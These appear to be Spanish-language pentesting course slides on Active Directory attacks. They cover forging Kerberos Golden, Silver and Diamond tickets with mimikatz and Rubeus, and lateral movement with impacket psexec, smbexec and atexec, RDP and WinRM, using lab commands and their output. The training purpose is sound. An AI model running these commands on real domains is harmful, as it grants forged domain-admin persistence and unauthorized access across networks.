
- **Objetivo:** acceder a nuevas máquinas en las que obtener nuevas credenciales, permisos o accesos a otros recursos.

7.1

Forjando Tickets

Proceso de autenticación mediante Kerberos


- Kerberos es un protocolo de autenticación que se utiliza para comprobar la identidad de un usuario o un host.
 - TGT - Ticket Granting Ticket: Ticket para obtener TGS.
 - TGS - Ticket Granting Service: Ticket para autenticarse contra un servicio determinado.
 - KDC - Key Distribution Center: Servicio de Kerberos encargado de generar y enviar los tickets.
1. El usuario cifra el timestamp con su hash NTLM.
 2. KDC descifra con el hash del usuario y devuelve el TGT cifrado con el hash KRBTGT y la clave de sesión cifrada con el hash del usuario.
 3. El usuario solicita envía el TGT y timestamp cifrado con la clave de sesión.
 4. KDC obtiene la clave de sesión del TGT, devuelve el TGS cifrado con el hash del propietario del servicio y la clave de sesión del servicio, cifrada con la clave de sesión.
 5. Usuario se autentica contra el servicio con el TGS y la clave de sesión del servicio



Golden Ticket

- Técnica de persistencia en Dominio con máximos privilegios.
- Necesario obtener el hash NTLM del usuario KRBTGT.
- Cualquier nivel de privilegios.
- El usuario debe existir en el AD.
- Hasta 10 años de duración.
- Se pueden generar TGS para cualquier servicio en el KDC.

Si robas la máquina de hacer DNI, puedes ser quien quieras



Golden Ticket

kerberos::golden /user:<Username> /domain:<Dominio> /sid:<SID> /krbtgt:<NTLM_KRBTGT> /ptt → No funciona tras las actualizaciones de Noviembre 2022

Rubeus golden /newpac /aes256:krbtgtNTLMhash /ldap /user:<Username> → Esto si funciona (aunque solo me ha funcionado con el Administrador).

The screenshot shows three windows illustrating the creation and use of a Golden Ticket:

- Window 1 (Top Left):** Shows a standard Windows command prompt. The user runs "whoami" and "klist". The output indicates they are not the administrator and do not have a ticket.
- Window 2 (Bottom Left):** Shows the mimikatz tool running. The user creates a golden ticket for the "akolgomorov" account on the "math.cult" domain. The output shows the ticket was successfully generated.
- Window 3 (Top Right):** Shows a standard Windows command prompt. The user runs "whoami" and "klist". The output shows they now have a valid Kerberos ticket (TGT) for the "krbtgt" service.
- Window 4 (Bottom Right):** Shows a standard Windows command prompt. The user runs "dir \\DC-01.math.cult\C\$". The output shows they can access the shared folder, indicating they are now authenticated as the administrator.

Annotations in boxes:


- No hay ningún ticket. No podemos entrar en el DC porque no tenemos permiso.** (No ticket, cannot enter the DC because we don't have permissions.)
- Creamos un TGT de admin. (NTLM de KRBTGT). Abrimos nueva CMD.** (Create an admin TGT (NTLM of KRBTGT). Open new CMD.)
- TGT en memoria. Podemos entrar porque somos admin.** (TGT in memory. We can enter because we are admin.)

A red arrow points from the "mimikatz" window to the "cmd" window, indicating the transition from ticket creation to ticket usage.

Silver Ticket

- Técnica de persistencia en Dominio muy sigilosa.
- Necesario obtener el hash NTLM del propietario del servicio.
- Se limita al servicio del host para el que se ha generado el TGS. Deberá generarse un TGS por cada servicio y host.

Si puedes hacer una tarjeta sanitaria, puedes ir al médico, pero no entrar al gimnasio



Silver Ticket

```
kerberos::golden /user:<Nombre> /domain:<Dominio> /sid:<SID> /rc4:<NTLM_propietario_servicio>
/target:<Hostname_objetivo> /service:<Servicio> /ptt
```

- Servicios
 - CIFS
 - HOST
 - RPCSS
 - HTTP
 - LDAP
 - WINRM
 - WSMAN

The screenshot shows three windows illustrating the process of generating a Silver Ticket and using it to gain access to a domain controller (DC).

- Window 1:** Shows the initial state where no tickets are available. A tooltip indicates: "No hay ningún ticket. No podemos entrar en DC porque no tenemos permiso."
- Window 2:** Shows the generation of a Silver Ticket using the mimikatz tool. A tooltip indicates: "Creamos un TGS de admin. para el servicio CIFS de DC-01 (NTLM de DC-01\$). Abrimos nueva CMD."
- Window 3:** Shows the successful creation of a ticket grant ticket (TGS) and its use to log in to the DC. A tooltip indicates: "TGS en memoria. Podemos entrar en el DC porque somos admin."

Code snippets from the windows:

- Window 1:

```
C:\Users\akolgomorov>klist
El id. de inicio de sesión actual es 0:0xe9bf51
Vales almacenados en caché: (0)
```
- Window 2:

```
mimikatz # kerberos::golden /User:Administrator /domain:math.cult /sid:S-1-5-21-3361287426-191455329-2579995729 /target:dc-01.math.cult /rc4:db6359 6eaf612 /service:cifs /ptt
User : Administrator
Domain : math.cult (MATH)
SID : S-1-5-21-3361287426-191455329-2579995729
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: db6359... 36eaf612 - rc4_hmac_nt
Service : cifs
Target : dc-01.math.cult
Lifetime : 05/01/2022 17:07:08 ; 03/01/2032 17:07:08 ; 03/01/2032 17:07:08
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```
- Window 3:

```
C:\Windows\SYSTEM32\cmd.exe
C:\Users\akolgomorov>klist
El id. de inicio de sesión actual es 0:0xe9bf51
Vales almacenados en caché: (1)

#0> Cliente: Administrator @ math.cult
      Servidor: cifs/dc-01.math.cult @ math.cult
      Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
      Marcas de vale 0x40a00000 -> forwardable renewable pre_authent
      Hora de inicio: 1/5/2022 17:07:08 (local)
      Hora de finalización: 1/3/2032 17:07:08 (local)
      Hora de renovación: 1/3/2032 17:07:08 (local)
      Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
      Marcas de caché: 0
      KDC llamado:

C:\Users\akolgomorov>dir \\DC-01.math.cult\C$
El volumen de la unidad \\DC-01.math.cult\C$ no tiene etiqueta.
El número de serie del volumen es: A845-FDBB

Directorio de \\DC-01.math.cult\C$

09/05/2021 10:48 <DIR> PerLogs
09/05/2021 07:07 <DIR> Program Files
15/09/2018 17:40 <DIR> Program Files (x86)
29/05/2021 11:48 <DIR> Users
04/12/2021 12:30 <DIR> Windows
          0 archivos          0 bytes
          5 dirs 75.363.409.920 bytes libres

C:\Users\akolgomorov>
```

Silver Tickets

Importante el target tiene mucho peso en los tickets. Debemos solicitar los recursos con el target utilizado o el ticket no funcionará.

```
C:\Windows\System32\cmd.exe

C:\Users\Jorge\Downloads>dir \\FILESERVER\c$  
El volumen de la unidad \\FILESERVER\c$ no tiene etiqueta.  
El n mero de serie del volumen es: 1CC6-40B4

Directorio de \\FILESERVER\c$  
  
21/12/2022  02:03      <DIR>          PerfLogs  
13/02/2024  20:36      <DIR>          Program Files  
13/02/2024  20:38      <DIR>          Program Files (x86)  
16/02/2024  17:56      <DIR>          Shares  
16/02/2024  20:23      <DIR>          Users  
16/02/2024  20:44      <DIR>          Windows  
                           0 archivos           0 bytes  
                           6 dirs    35.240.366.080 bytes libres

C:\Users\Jorge\Downloads>klist

El id. de inicio de sesi n actual es 0:0x1b91c3d

Vales almacenados en cach : (1)

#0>      Cliente: Tigreton @ ZEROLYXN.LOCAL  
      Servidor: cifs/FILESERVER @ ZEROLYXN.LOCAL  
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96  
      Marcas de vale 0x40a00000 -> forwardable renewable pre_authent  
      Hora de inicio: 2/17/2024 16:37:31 (local)  
      Hora de finalizaci n: 2/18/2024 2:37:31 (local)  
      Hora de renovaci n: 2/24/2024 16:37:31 (local)  
      Tipo de clave de sesi n: AES-256-CTS-HMAC-SHA1-96  
      Marcas de cach : 0  
      KDC llamado:
```

Diamond Tickets

Es un Golden Ticket, pero bien hecho. A diferencia de este, un Diamond Ticket es un TGT legítimo, pero modificando ciertos parámetros al beneficio del atacante. Su funcionamiento es el siguiente:

- 1) Se solicita un TGT.
 - 2) Se descifra con el hash de la cuenta de KRBTGT.
 - 3) Se modifican los parámetros deseados (servicio, usuario...).
 - 4) Se vuelve a cifrar con la cuenta de KRBTGT.

Si comparamos un Golden Ticket con un Diamond Ticket, el Golden Ticket no tiene AS-REQ (se hace offline, nos saltamos ese paso) mientras que, el Diamond Ticket, es un TGT legítimo, con todos sus pasos, pero modificado entre medias.

Rubeus.exe diamond /tgtdeleg /ticketuser:<username> /ticketuserid:<userid> /groups:<500> /krbkey:<aes256_krbtgt> /ptt

```
Windows PowerShell
S:\Users\Jorge\Downloads> .\Rubeus.exe diamond /tgtdeleg /ticketuser:Tigret0n /ticketuserid:1109 /groups:512 /krbkey:b39916857a4793c1cc49053fa0194466ec719821d368fc10372d66486b72f6d9 /no
rap
[{"\u25b6"}, {"\u25b7"}, {"\u25b8"}, {"\u25b9"}]
v2.2.0

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-APT w/ fake delegation for target 'cifs/DC-ZL.zerolyxn.local'
[*] Kerberos GSS-API initialization success!
[*] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: MoupzEK5o4UXNzWb+PDghQABLh
EqYqoz0ITYA3G+FO=
[*] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
doIFgDCCBXyqAwIBBaEDAgEwOoIEjgCCBh5hggR6MIIEdqADAgEf0RaBd1pFuK9MwVhOlkxPQ0Fm0iMwTaADAgEc
RowGwgSA31idgd0wGsvARJPVTF1YT15MT0NBTKC0BDyggQyoAMCARKhWlAqBCKCQgggjC3as17h5Udj1js is mtdzX
7k2kgRchZwtyLwLchP5y1IxwpoeW9GALQDmyN960A/58276Xp2+ZlOr0l2Kqj/NsTwnQAc1ss1ggfLWVneIa
7KvYd0vhj0Pa8M6Bm0dsRsdx34Y1vErpxrjxb5pAf4HgHr0SRIleMtgbhau0eUATTZBVH7-3+5KfgezYzVvHDrp0Nr
uaYj9gqybhmsAh0jaHq1l0x6vxn10bnbk+byOYKgA30SLNMaWZ5DTRUapT0zr007/w9Vdbbpv8a0l0K8p4y8+L
JVKyD0vhj0Pa8M6Bm0dsRsdx34Y1vErpxrjxb5pAf4HgHr0SRIleMtgbhau0eUATTZBVH7-3+5KfgezYzVvHDrp0Nr
b2sda4J3X6wmhbDxDLENEkYy4Wf2Xzly1Hes6r8NL2BY/NyI4J0s57prnxaDkuY83FVCYbxzq3KfFSLU+2Lqsuyb
TJml+V0aMy3v3mgC9xAc0lzk/+p3p/JNQ51mbzj1UtzT2j3mBez0fNqJ1EkgedcyShrnhdhoFq11jkSw00T7Z6
PmfpvrtSpWEhv1z2sZmkwpVtwx611ksnR9wv00uKu0ka1Tjy101qeuA6IKRb1kzm3e3y0k2xAnjeUdRQndFC
TCNK83Xj9/XBzJmcTzvR4Fta/w18dpwJcvzL/SfkCodyP94sg10xjg98jy615+Se5+9tEweRrHHL1Y1Te5qvF0L45
hCvL59hj1hjTKE59cfb1tjog3joku00NS52dz/jnt0Jn00fjJfwdzbjg1VpH5mbg1Czeiprc6L7HNHjWubMejS
jur22M4nQwDxEW9+1K+n+z+j/szb268L0lDp_EMUNG2h+30+1t6843j1y0qgj1NmgK9PSU59R7/bkwbc80oUpb1ca
HqzvfvzmnvExb2z1l0dgt9K0zXb+0Bt09Nyx+XqChMwsu97/xus19462gw+f1cmqB291Msrgzxc1611rlP3/zm
6+taQ0jrs1f7/Rp42k1L07Kb0k9ewmlc08uR6k3j5sqmR08U0um29XamLzsza+s058
23640i+77'MboIdcnv96r7'B3aU304w68n0U5mR1LIPQsFrtnqYg22z75RGfve4Go4Hpm1HmoAMCA0d4g4edgt9
dgwdwgwdgt268c8wgycgkZApooAMARKh1g0gZL+3Lcmo3j1erqjzRYKXKgfTgd2po4gxRKKdrdW/nGohBswOKVST0ZWE
uTE9DQYU1EjAqoAMCAQHgTAHWGkvB3j3zMaHwAUAYKEAKURGA8yMD10DINXZEzMTY1M1nqERGpMjAYNDAYTcMzE2
TJaxpEYDZtLmjQmWj10MTMxNjuyWqgQw5aVRJPFT1YT15MT0NBTKjMCggAwIBAqEaMBgbBmtYnRnDb50WkVST0ZWE
uTQD9UQW0

[*] Decrypting TGT
[*] Retrieving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[{"\u25b6"}, {"\u25b7"}, {"\u25b8"}, {"\u25b9"}]
v2.2.0

[*] Action: Import Ticket
[*] Ticket successfully imported!
PS C:\Users\Jorge\Downloads> dir \DC-ZL\c$ | more
  dir : Acceso denegado
En linea: 1 Caracter: 1
+ dir \DC-ZL\c$ |
+ CategoryInfo          : PermissionDenied: (\DC-ZL\c$) [Get-ChildItem]
+ FullyQualifiedErrorId : ItemExistsInUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItem
dir : No se encuentra la ruta de acceso '\DC-ZL\c$' porque no existe.
En linea: 1 Caracter: 1
+ dir \DC-ZL\c$ |
+ CategoryInfo          : ObjectNotFound: (\DC-ZL\c$) [Get-ChildItem]
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItem
PS C:\Users\Jorge\Downloads> dir \DC-ZL.zerolyxn.local\c$ | more
  Directorio: \DC-ZL.zerolyxn.local\c$ | more
Mode           LastWriteTime          Length Name
d----          05/11/2022         20:14      PerLogs
d----          13/02/2024         20:36      Program Files
d----          13/02/2024         20:38      Program Files (x86)
d----          15/10/2023        11:44      Users
d----          13/02/2024         19:40      Windows

PS C:\Users\Jorge\Downloads>
```

7.2

Movimiento Lateral en Windows

Movimiento lateral en redes Windows

- Protocolos de acceso remoto en Windows:

Protocolo/Servicio	Puerto	Herramientas
SMB	445	PsExec (SysInternals) psexec, smbexec, atexec (Impacket)
RDP	3389	Remote Desktop Connection (Windows) xfreerdp (Linux) rdesktop (Linux)
WinRM (WS-Management/HTTP)	5985 5986	WinRS (CMD) PSSession (Powershell) Evil-WinRM (Linux)
WMI (WBEM)	135 y 445 (DCOM/Dinámico)	wmic.exe (CMD) wmieexec (Impacket)

LocalAccountTokenFilterPolicy

Es el registro de Windows que impide ejecutar comandos como SYSTEM de manera remota. En pocas palabras, UAC remoto.

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`.

Solo aplica a usuarios locales. Los usuarios de dominio no se ven afectados por esta configuración.

Ejemplo: Antonio es usuario local y administrador, **no** puede acceder por PSEexec. Jorge es usuario de dominio y administrador, **sí** puede acceder por PSEexec.

UAC remote settings

The `LocalAccountTokenFilterPolicy` registry entry can have a value of 0 or 1. These values change the behavior of the registry entry to the one described in the following table.

[Expand table](#)

Value	Description
0	This value builds a filtered token. It's the default value. The administrator credentials are removed.
1	This value builds an elevated token.

SMB

- Server Message Block (SMB) es un protocolo de red en la capa de aplicación que permite compartir recursos. Es utilizado por servidores de archivos, impresoras, etc.
- Herramientas que utilizan SMB:

- PSEXEC de SysInternals. Se conecta a través de SMB al share ADMIN\$ del equipo remoto, sube el servicio PSEXESVC.exe y lo ejecuta para crear un *named pipe* en el sistema remoto, a través del cual se mandan los comandos.
- Se necesitan permisos de admin y es fácilmente detectable por un AV. Abre un cmd como SYSTEM.

```
.\Psexec.exe \\<equipo_remoto> -u <dominio>\<usuario> -p <contraseña> -s <comando>
```

- Psexec.py de Impacket. Utiliza *RemComSvc* que es la versión open source que simula el comportamiento de PSEXEC.

```
impacket-psexec <dominio>/<usuario>:<contraseña>@<equipo_remoto> <comando>
```

```
(kali㉿kali)-[~]
$ impacket-psexec Administrador:'S3cr3t!'@172.16.100.105

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.16.100.105.....
[*] Found writable share ADMIN$ 
[*] Uploading file swGxgVAi.exe
[*] Opening SVCManager on 172.16.100.105.....
[*] Creating service BQhl on 172.16.100.105.....
[*] Starting service BQhl.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.19044.1566]

(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 172.16.100.105.....
[*] Stopping service BQhl.....
[*] Removing service BQhl.....
[*] Removing file swGxgVAi.exe.....
```

SMB

- Smbexec.py de Impacket. Similar pero no utiliza *RemComSvc*. Funciona de dos formas: *share mode* y *server mode*. El segundo es útil cuando no hay ningún share disponible en el equipo remoto, por lo que se levanta uno en local.
 - Para el *server mode* se necesitan permisos de root para usar el puerto 445.

```
impacket-smbexec <dominio>/<usuario>:<contraseña>@<equipo_remoto>
```

- Atexec.py de Impacket. Utiliza el servicio Task Scheduler en el equipo remoto para ejecutar comandos a través de jobs.
 - Se conecta al host a través de RPC para crear una tarea con el Task Scheduler. El output del comando lo copia en un archivo en el share ADMIN\$. Finalmente se conecta al share a través de SMB para recuperar el output del comando.

```
impacket-atexec <dominio>/<usuario>:<contraseña>@<equipo_remoto> <comando>
```

The screenshot shows two terminal windows side-by-side. Both windows have a black background and white text. The left window shows the use of the `impacket-smbexec` tool to gain a semi-interactive shell on a Windows 10.0.105 machine. The right window shows the use of the `impacket-atexec` tool to achieve the same result via the Task Scheduler.

Left Terminal Output:

```
(kali㉿kali)-[~]
$ impacket-smbexec Administrador:'S3cr3ts!'@172.16.100.105 -service-name test

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
```

Right Terminal Output:

```
(kali㉿kali)-[~]
$ impacket-smbexec Administrador:'S3cr3t!'@172.16.100.105 -debug -service-name test

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:172.16.100.105[\pipe\svcctrl]
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\C$\_output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system

C:\Windows\system32>exit
```

RDP

- Remote Desktop Protocol (RDP) es un protocolo propietario desarrollado por Microsoft pensado para administrar de forma remota equipos Windows. Proporciona funciones de pantalla y entrada remota.
 - Para conectarse a un equipo remoto, ese equipo debe estar activado, debe tener una conexión de red, Escritorio remoto debe estar habilitado, debes tener acceso de red al equipo remoto (puede ser a través de Internet) y debes tener permiso para conectarte (Usuarios de escritorio remoto y Administradores).
 - Para habilitar RDP desde línea de comandos:
`reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`
Se puede proporcionar permiso a un usuario a través de:
 - CMD: `net localgroup "Remote Desktop Users" <usuario> /add`
 - PS: `Add-LocalGroupMember -Group "Remote Desktop Users" -Member <usuario>`
 - WMI: `PATH WIN32_TSPermissionsSetting.TerminatorName="RDP-TCP" call AddAccount "<dominio>\<usuario>", 2`
- Herramientas:
 - **Remote Desktop Connection** (Windows). Aplicación nativa de Windows.
 - **xfreerdp** (Linux). Forma parte del proyecto FreeRDP: `xfreerdp /u:[dominio]\<usuario> /p:<contraseña> /v:<IP> /workarea`
 - **rdesktop** (Linux). Software open source: `rdesktop -d <dominio> -u <usuario> -p <contraseña> <IP>`

WinRM

- Windows Remote Management (WinRM) es la implementación de Microsoft del protocolo WS-Management (WSMAN), que se trata de un estándar que usa SOAP sobre HTTP, y que proporciona una interfaz de administración de los sistemas de forma remota.
 - El servicio WinRM se inicia automáticamente en Windows Server 2008 y en adelante.
 - Para los equipos de usuario (Windows 10), se debe configurar a través del cmdlet *Enable-PSRemoting* o a través de GPOs.
- Herramientas:
 - **WinRS** (Windows Remote Shell). Herramienta de línea de comandos de Windows (CMD).
 - El usuario debe pertenecer al grupo local de Administradores.
 - El usuario debe ser de dominio porque la autenticación se hace a través de Kerberos.

```
winrs /r:<nombre_equipo_remoto> /u:<dominio>\<usuario> /p:<contraseña> <comando>
```

```
C:\Users\akolgomorov>winrs.exe /r:GAUSS-PC /u:MATH\cgauss /p:S3cr3t! cmd.exe
Microsoft Windows [Versión 10.0.19044.1566]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\cgauss>whoami
whoami
math\cgauss

C:\Users\cgauss>
```

WinRM

- **Enter-PSSession.** Cmdlet de Powershell que permite abrir sesiones interactivas por WinRM.
 - Utiliza PSRP (PowerShell Remoting Protocol)
 - El usuario debe pertenecer al grupo de Administradores o de Usuarios de administración remota.
 - El usuario debe ser de dominio porque la autenticación se hace a través de Kerberos.

